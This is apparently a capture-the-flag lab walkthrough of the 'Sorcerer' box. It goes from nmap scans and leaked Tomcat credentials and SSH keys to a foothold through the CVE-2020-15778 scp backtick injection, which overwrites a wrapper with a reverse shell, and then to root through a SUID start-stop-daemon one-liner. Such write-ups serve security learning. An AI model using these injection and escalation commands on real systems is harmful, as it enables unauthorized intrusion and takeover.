Sorcerer (SCP exploit to user, start-stop-daemon to root)

Nmap

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 81:2a:42:24:b5:90:a1:ce:9b:ac:e7:4e:1d:6d:b4:c6 (RSA)
|   256 d0:73:2a:05:52:7f:89:09:37:76:e3:56:c8:ab:20:99 (ECDSA)
|_  256 3a:2d:de:33:b0:1e:f2:35:0f:8d:c8:d7:8f:f9:e0:0e (ED25519)
80/tcp   open  http    nginx
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100003  3           2049/udp   nfs
|   100003  3,4         2049/tcp   nfs
|   100005  1,2,3      52497/udp   mountd
|   100005  1,2,3      60161/tcp   mountd
|   100021  1,3,4      32949/udp   nlockmgr
|   100021  1,3,4      33055/tcp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/udp   nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

PORT      STATE SERVICE  VERSION
7742/tcp  open  http     nginx
|_http-title: SORCERER
33055/tcp open  nlockmgr 1-4 (RPC #100021)
39185/tcp open  mountd   1-3 (RPC #100005)
46183/tcp open  mountd   1-3 (RPC #100005)
60161/tcp open  mountd   1-3 (RPC #100005)
```

Enumeration

http://192.168.135.100:7742/zipfiles/

Index of /zipfiles/

../		
francis.zip	24-Sep-2020 19:27	2834
max.zip	24-Sep-2020 19:27	8274
miriam.zip	24-Sep-2020 19:27	2826
sofia.zip	24-Sep-2020 19:27	2818

Found tomcat creds in Max's home folder.

```
 <role rolename="manager-gui"/>
  <user username="tomcat" password="VTUD2XxJjf5LPmu6" roles="manager-gui"/>
</tomcat-users>
```

We also have a list of users:

```
max
sofia
miriam
francis
```

We find max's id_rsa key along with `scp_wrapper.sh`

```
#!/bin/bash
case $SSH_ORIGINAL_COMMAND in
 'scp'*)
    $SSH_ORIGINAL_COMMAND
    ;;
 *)
    echo "ACCESS DENIED."
    scp
    ;;
esac
```

This script prevents us from using the ssh comand and only allows us to use scp.

Lets test it:

```
scp -O -i .ssh/id_rsa max@192.168.135.100:/etc/passwd
```

```
/root/pg/practice/Sorcerer/passwd.txt
```

This works! and we find a new user, dennis.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
_rpc:x:106:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:107:65534::/var/lib/nfs:/usr/sbin/nologin
francis:x:1000:1000::/home/francis:/bin/bash
sofia:x:1001:1001::/home/sofia:/bin/bash
miriam:x:1002:1002::/home/miriam:/bin/bash
max:x:1003:1003::/home/max:/bin/bash
dennis:x:1004:1004::/home/dennis:/bin/bash
tomcat:x:1005:1005::/opt/tomcat:/bin/false
```

Now we can see if we can find another user's id_rsa key. Sadly, we do not find another key and need to find another way in.

Foothold

Since we are limited to using SCP, we find an intresting backtick exploit.

https://github.com/cpandya2909/CVE-2020-15778

```
scp  /sourcefile remoteserver:``touch /tmp/exploit.sh`/targetfile'
```

We can create a malicious payload and send it via SCP while also executing it. I fumbled around with this exploit for a while and decided to overwrite the `scp_wrapper.sh` with a bash revers-shell and then executing it with the backtick method.


We had to also use the `-O` flag with our SCP command or else we get message errors.

```
scp -O -i .ssh/id_rsa scp_wrapper.sh  max@192.168.135.100:/home/max/scp_wrapper.sh
scp_wrapper.sh



scp -O -i .ssh/id_rsa scp_wrapper.sh  max@192.168.135.100:``bash
/home/max/scp_wrapper.sh`'
```

I named the bash shell `scp_wrapper.sh` and overwrote it in max's home directory. The second command executes it and we now have a shell as max.



Priv esc

SGID & SUID:

```
/usr/sbin/unix_chkpwd
/usr/bin/crontab
/usr/bin/wall
/usr/bin/bsd-write
/usr/bin/ssh-agent
/usr/bin/chage
/usr/bin/dotlockfile
/usr/bin/expiry



/usr/sbin/mount.nfs
```

```
/usr/sbin/start-stop-daemon
/usr/bin/passwd          --->    Apple_Mac_OSX(03-2006)/Solaris_8/9(12-
2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
/usr/bin/fusermount
/usr/bin/su
/usr/bin/mount           --->    Apple_Mac_OSX(Lion)_Kernel_xnu-
1699.32.7_except_xnu-1699.24.8
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp          --->    HP-UX_10.20
/usr/bin/chfn            --->    SuSE_9.3/10
/usr/bin/umount          --->    BSD/Linux(08-1996)
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Since we do not have sudo permissions, I checked all of these on gtfobins.

We find an intresting one with `/usr/sbin/start-stop-daemon`

/usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p

Now we just need to make sure we can use it against a harmless process. In this case, I used `/usr/sbin/cron` since it is running as root.

```
/usr/sbin/start-stop-daemon -n /usr/sbin/cron -S -x /bin/sh -- -p
```

Now we have effective root privledges.